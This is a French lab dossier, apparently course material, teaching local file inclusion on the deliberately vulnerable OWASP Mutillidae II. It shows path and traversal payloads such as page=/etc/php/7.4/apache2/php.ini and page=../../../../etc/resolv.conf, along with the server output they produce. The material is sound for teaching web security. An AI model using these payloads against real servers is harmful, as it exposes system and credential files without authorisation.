


Dossier documentaire

Dossier 1 : Inclusion de fichiers locaux

Sur un serveur vulnérable, l'inclusion de fichiers locaux se fait en modifiant directement le contenu d'un paramètre transmis dans l'URL (méthode GET).

Exemple sur l'application Mutillidae :



Dans cet exemple, le paramètre (variable de type GET) se nomme **page** et sa valeur est **home.php**. Il est possible de tester plusieurs combinaisons de fichiers locaux. Plusieurs modes opératoires sont possibles.


- Modification directe dans l'URL :



Cette méthode est la plus simple car elle ne nécessite aucun outil.

- Utilisation de l'outil Web Developer de Firefox :

1. Une fois sur la page d'accueil, cliquer sur **Home**.



2. Ouvrir l'outil Web Developer de Firefox en suivant le chemin suivant :

Outils=>Web Developer=> Réseau

3. Rafraîchir la page puis, dans la console du bas, chercher la ligne faisant référence au paramètre nommé page.

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.0.10	index.php?page=home.php&page=home.php	BrowserTabCh...	html	8.15 KB	52.81...
200	GET	192.168.0.10	global-styles.css	stylesheet	css	2.40 KB	11.99...
200	GET	192.168.0.10	ddsmoothmenu.css	stylesheet	css	1.22 KB	2.29 ...
200	GET	192.168.0.10	colorbox.css	stylesheet	css	1.80 KB	4.88 ...

34 requests 419.78 KB / 106.68 KB transferred Finish: 2.52 s DOMContentLoaded: 900 ms load: 2.17 s

4. Faire un clic droit sur cette ligne puis cliquer sur **Modifier et renvoyer**. Il est ensuite possible de modifier la requête via la fenêtre de droite. Dans cet exemple, on teste le contenu du fichier php.ini du serveur (le chemin vers le fichier peut varier selon la version de PHP).

New Request

Cancel Send

Method URL

GET http://192.168.0.10/mutillidae/index.php?page=/etc/php/7.4/apache2/php.ini&popUpNotificationCode=HPH0

Query String

page=/etc/php/7.4/apache2/php.ini
popUpNotificationCode=HPH0

5. Envoyer la requête au serveur en cliquant sur le bouton **Send**.
6. Puis sur la ligne correspondante à cette requête, faire un clic droit puis cliquer sur **Ouvrir dans un nouvel Onglet**.

200 GET 192.168.0.10 index.php?page=/etc/php/7.4/apache2/php.ini&popUpNotificationCode=...

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.75 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

Parse error: syntax error, unexpected 'and' (T_LOGICAL_AND), expecting end of file in /etc/php/7.4/apache2/php.ini on line 178

Le serveur a bien tenté d'exécuter le fichier php.ini. Cette méthode est plus longue mais permet de découvrir l'outil Web Developer de Firefox.

- **Traversement de répertoires :**

Il s'agit d'une variante de la première méthode dans laquelle on utilise un chemin relatif dans l'URL par essais successifs.

192.168.0.10/mutillidae/index.php?page=../../../../etc/resolv.conf

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.75 Security Level: 0 (Hosed) Hints: Enabled

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS

domain lan search lan nameserver 192.168.1.254

Dans un chemin, .. renvoie vers le répertoire précédent dans l'arborescence.